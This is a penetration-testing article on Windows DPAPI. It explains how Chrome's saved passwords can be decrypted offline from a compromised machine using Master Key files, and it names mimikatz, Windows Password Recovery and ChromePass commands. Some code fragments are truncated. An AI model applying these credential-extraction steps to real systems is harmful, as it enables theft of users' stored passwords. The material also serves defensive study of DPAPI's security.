
0x00 Preface
---
In the previous article 'Penetration Techniques - Exporting Passwords Saved in Chrome Browser', the principles and methods for exporting Chrome browser passwords were introduced. A question was raised at the end:If only the user's NTLM hash is obtained, can the plaintext passwords saved in the Chrome browser be exported?
There are few references on this topic, and answering this question requires an understanding of encryption and decryption principles. Therefore, this article attempts to introduce this aspect and draw a final conclusion.
0x01 Introduction
---
This article will cover the following topics:
- Introduction to DPAPI and Related Concepts
- DPAPI Encryption and Decryption Process
- Principles of Offline Export
- Methods for Offline Export
- Drawing the Final Conclusion
0x02 Introduction to DPAPI
---
This section references the following links, incorporating personal understanding:
https://msdn.microsoft.com/en-us/library/ms995355.aspx
https://www.passcape.com/index.php?section=docsys&cmd=details&id=28
DPAPI stands for Data Protection Application Programming Interface
Widely used as a data protection interface in the Windows system
Primarily used to protect encrypted data, common applications include:
- EFS file encryption
- Storing wireless connection passwords
- Windows Credential Manager
- Internet Explorer
- Outlook
- Skype
- Windows CardSpace
- Windows Vault
- Google Chrome
Simple to use: encryption employs the CryptProtectData function, decryption uses CryptUnprotectData, with the system automatically handling other complex cryptographic operations in the background.
For details on CryptProtectData, refer to:
https://msdn.microsoft.com/en-us/library/windows/desktop/aa380261(v=vs.85).aspx
For details on CryptUnprotectData, refer to:
https://msdn.microsoft.com/en-us/library/windows/desktop/aa380882(v=vs.85).aspx
Technical Terms
DPAPI blob:
A ciphertext segment that can be decrypted using a Master Key.
Structure as shown in the figure below

This image is sourced from https://www.passcape.com/index.php?section=docsys&cmd=details&id=28
Master Key:
64 bytes, used to decrypt DPAPI blobs.
Encrypted with the user's login password, SID, and a 16-byte random number, then stored in the Master Key file.
Master Key file:
Binary file that can be decrypted using the user's login password to obtain the Master Key
Contains the following five parts:
- Header and system information
- User's Master Key
- Local backup encryption key
- Unique CREDHIST file identifier
- Domain Master Key backup

Located at a fixed path: %APPDATA%\Microsoft\Protect\%SID%
For example:
C:\Users\a\AppData\Roaming\Microsoft\Protect\S-1-5-21-3453529135-4164765056-1075703908-1001
Contains the file 329c4147-0011-4ad6-829d-e32dcbd1bbd7 (system file, hidden attribute)
Cannot be viewed directly
Can be parsed using mimikatz with the following command:
mimikatz.exe log "dpapi::masterkey /in:"329c4147-0011-4ad6-829d-e32dcbd1bbd7" |
Output as follows:
mimikatz(commandline) # dpapi::masterkey /in:329c4147-0011-4ad6-829d-e32dcbd1bbd7 |
0x03 DPAPI Decryption Approach
---
1. Use the user's login password to decrypt the Master Key file and obtain the Master Key
Fixed location: There are often multiple Master Key files under %APPDATA%\Microsoft\Protect\%SID%
For security reasons, the system automatically generates a new Master Key every 90 days (old ones are not deleted)
Under %APPDATA%\Microsoft\Protect\%SID%, there is a fixed file named Preferred, which contains the name and creation time of the latest Master Key file. The file structure is as follows:
typedef struct _tagPreferredMasterKey |
2. Use the Master Key to decrypt the DPAPI blob and obtain the plaintext
0x04 Offline Extraction of Passwords Saved in Chrome Browser
---
1. Obtain the DPAPI blob
The DPAPI blob is located in the password field of the SQLite database file 'Login Data', as shown in the figure below

Use a Python script to read it and save it to a file, with the code as follows:
from os import getenv |
2. Decrypt the Master Key to obtain the plaintext
Use the tool Windows Password Recovery, download link:
https://www.passcape.com/index.php?section=downloads&category=28

Select Utils -> DPAPI Decoder and Analyser -> Decrypt DPAPI data blob
Set DPAPI blob file to point to the saved DPAPI blob file test.txt, as shown below
Set Master Key file to point to the Master Key file to be cracked, as shown below
Next, enter the user login password
Obtain the plaintext, as shown below

Successfully decrypted
Use ChromePass to verify the results
ChromePass download link:
http://www.nirsoft.net/utils/chromepass.html
Parameter description:
/external |
The command is as follows:
ChromePass.exe /external c:\1\2\3\ test123 |
As shown in the figure below

0x05 Final Conclusion
---
1. Unable to automatically locate the Master Key file
If the user SID folder contains multiple Master Key files, when using Windows Password Recovery to attempt decryption, each must be tested individually. Alternatively, the corresponding Master Key file can be identified by reading the first 16 bytes of the file's Preferred attribute.
This issue does not exist with ChromePass; simply enter the path of the parent directory of the file.
2. Unable to decrypt the Master Key using the NTLM hash of the user's login password
The current version of DPAPI has been designed with this vulnerability in mind, utilizing the SHA1 algorithm (whereas NTLM hash uses MD4 encryption).
Therefore, it is not possible to decrypt the Master Key using the NTLM hash of the user's login password.
3. DPAPI is secure and meets password security requirements
The above tests are based on having already obtained access to the target system, meaning the target system is already compromised.
For a Windows system without access, using DPAPI currently does not cause password cracking issues.
0x06 Summary
---
By analyzing the DPAPI encryption and decryption process, this article concludes: Using the user's NTLM hash, it is impossible to export plaintext passwords saved in the Chrome browser.
0x07 Supplement
---
Offline export of passwords saved in the Chrome browser can also be achieved by extracting the Master Key from the lsass process for decryption, without needing the user's plaintext password. For details, refer to 'Penetration Techniques—Offline Export of Passwords Saved in Chrome Browser Using Masterkey'.


